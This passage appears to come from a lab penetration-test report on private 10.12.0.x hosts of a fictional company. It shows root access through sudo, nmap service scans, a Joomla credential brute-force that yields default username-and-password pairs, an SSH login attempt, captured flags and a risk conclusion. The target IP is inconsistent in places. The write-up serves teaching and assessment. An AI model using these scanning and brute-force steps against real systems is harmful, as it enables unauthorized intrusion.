-rw-r--r-- 1 clara clara 3771 Oct 11  2020 .bashrc
drwx------ 2 clara clara 4096 Oct 11  2020 .cache
```

After achieving sudo privileges on the 'clara' user account, I then searched for the final flag in all directories and hidden ones. I found the final flag in the directory of the root user.




```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
clara@mars:~$ sudo ls /root
flag3.txt  snap
clara@mars:~$ cat flag3.txt
cat: flag3.txt: No such file or directory
clara@mars:~$ sudo cat flag3.txt
cat: flag3.txt: No such file or directory
clara@mars:~$ sudo cd /root
sudo: cd: command not found
clara@mars:~$ sudo -i
root@mars:~# cd /root
root@mars:~# ls
flag3.txt  snap
root@mars:~# cat flag3.txt
Flag: CSEC-3974-SUID
Congrats, you found the final flag for this system!
root@mars:~#
```

The final flag for the 10.12.0.42 target system.



```
clara@mars:~$ sudo -i
root@mars:~# cd /root
root@mars:~# ls
flag3.txt  snap
root@mars:~# cat flag3.txt
Flag: CSEC-3974-SUID
Congrats, you found the final flag for this system!
root@mars:~# ifconfig && hostname && whoami && date && cat flag3.txt
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.12.0.42  netmask 255.255.255.0  broadcast 10.12.0.255
        inet6 fe80::250:56ff:fea1:a956  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:a1:a9:56  txqueuelen 1000  (Ethernet)
        RX packets 11114  bytes 838938 (838.9 KB)
        RX errors 0  dropped 55  overruns 0  frame 0
        TX packets 2813  bytes 374118 (374.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0×2000

ens34: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:50:56:a1:31:bd  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  base 0×2080

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3216  bytes 228670 (228.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3216  bytes 228670 (228.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mars
root
Fri 17 Nov 2023 11:28:29 PM UTC
Flag: CSEC-3974-SUID
Congrats, you found the final flag for this system!
root@mars:~# 
```


The second authorized target that I scanned to gather information was 10.12.0.227. The Nmap results indicated that ports 22, 70, 80, and 111 were open. The Nmap results for port 70 displayed directories, which included a flag.



```
┌──(root㉿kali)-[~]
└─# nmap -sT -n -A -T4 --reason --open -p1-10000 10.12.0.227
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 22:23 CST
Nmap scan report for 10.12.0.227
Host is up, received arp-response (0.00013s latency).
Not shown: 9996 closed tcp ports (conn-refused)
PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
| ssh-hostkey:
|   1024 1a4830b007e136e70c57dab23b6bf259 (DSA)
|   2048 58f3a7be42041a5b78b5b819c64d583b (RSA)
|   256 ae66bd72554c7425f1282dd657a6479d (ECDSA)
|_  256 032963c502f776fc31ad55cb8cee9e01 (ED25519)
70/tcp  open  http    syn-ack pygopherd web-gopher gateway
|_http-title: Gopher
| gopher-ls:
| [dir] /devel/gopher/pygopherd "Pygopherd Home"
| [dir] / "Quux.Org Mega Server"
| [dir] /Software/Gopher "The Gopher Project"
| [dir] / "Traditional UMN Home Gopher"
|_[dir] / "Flag: CSEC-5122-GPHR Hint: Maybe there is a vulerable webapp we can use to get access."
80/tcp  open  http    syn-ack Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47920/udp   status
|   100024  1          53046/udp6  status
|   100024  1          55186/tcp6  status
|_  100024  1          55995/tcp   status
MAC Address: 00:50:56:A1:BB:A1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.13 ms 10.12.0.227

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds

┌──(root㉿kali)-[~]
└─# nc 10.12.0.227 70

┌──(root㉿kali)-[~]
└─# ▯
```

Port 70 is associated with the Gopher protocol, which is used for accessing, searching, and sharing documents over the internet. Gopher was utilized before the World Wide Web became popular.

To access the Gopher page, I had to browse to the IP address of 10.12.0.203:70.




```
Pygopherd Home
Quux.Org Mega Server
The Gopher Project
Traditional UMN Home Gopher
Flag: CSEC-5122-GPHR Hint: Maybe there is a vulerable webapp we can use to get access.

Welcome to the world of Gopher and enjoy!
```

[server top] [view with gopher]
Generated by PyGopherd


This is the only flag I was able to retrieve for the 10.12.0.203 address.

I ran Nmap against the authorized address 10.12.0.194 and discovered that port 80 was open, hosting directories titled with Joomla. The Nmap results also indicated that port 22 was active.




```
┌──(root㉿kali)-[~]
└─# nmap -sT -n -A -T4 --reason --open -p1-10000 10.12.0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 13:25 CST
Nmap scan report for 10.12.0.194
Host is up, received arp-response (0.00018s latency).
Not shown: 9998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   2048 3f5b8c567ac580ad978c90e5e7c0b29e (RSA)
|   256 861d60830243eddb4b894d3eff647c55 (ECDSA)
|_  256 9b4164eadf06a76c89f7261aaaf87fac (ED25519)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:50:56:A1:D0:49 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.18 ms 10.12.0.194

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds

┌──(root㉿kali)-[~]
└─#
```

I tried to run a nmap script dedicated to Joomla to login by brute force and it returned possible valid credentials, I assumed they were invalid.



```
┌──(root㉿kali)-[~]
└─# nmap -sV --script http-joomla-brute 10.12.0.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 15:56 CST
Nmap scan report for 10.12.0.194
Host is up (0.000038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-joomla-brute:
|   Accounts:
|     root:root - Valid credentials
|     netadmin:netadmin - Valid credentials
|     user:user - Valid credentials
|     web:web - Valid credentials
|     test:test - Valid credentials
|     webadmin:webadmin - Valid credentials
|     admin:admin - Valid credentials
|     administrator:administrator - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     guest:guest - Valid credentials
|_  Statistics: Performed 14 guesses in 1 seconds, average tps: 14.0
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:50:56:A1:D0:49 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds

┌──(root㉿kali)-[~]
└─# 
```

The valid credentials gave me the hint to try to connect through SSH. Upon connecting I found the first flag for the system.



```
┌──(root㉿kali)-[~]
└─# web@10.12.0.194
web@10.12.0.194: command not found

┌──(root㉿kali)-[~]
└─# ssh web@10.12.0.194
The authenticity of host '10.12.0.194 (10.12.0.194)' can't be established.
ED25519 key fingerprint is SHA256:n8Rn+uSpIjF5ghyIMAdML5y4apfVtCCAjSdYpwuIlZo
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.12.0.194' (ED25519) to the list of known hosts
.
CSEC-3467-SSHD
Hint: SSH looks pretty locked down.  I wonder if there is another servicve th
at will provide access...
web@10.12.0.194's password: 
```

CONCLUSION

DePaulSecLabs Inc. failed to defend its systems due to outdated services. Malicious actors can compromise the system in many ways and could expose sensitive personally identifiable information. The goals of ETEN10Security were accomplished by finding multiple weaknesses and vulnerabilities in the network and gaining access.

RISK RATING SCALE

The following risk rating is in accordance with NIST SP 800-30[4]. The risk rating is determined by likelihood and level of impact.

OUTDATED SERVICES/MISCONFIGURATIONS

Rating: VERY HIGH

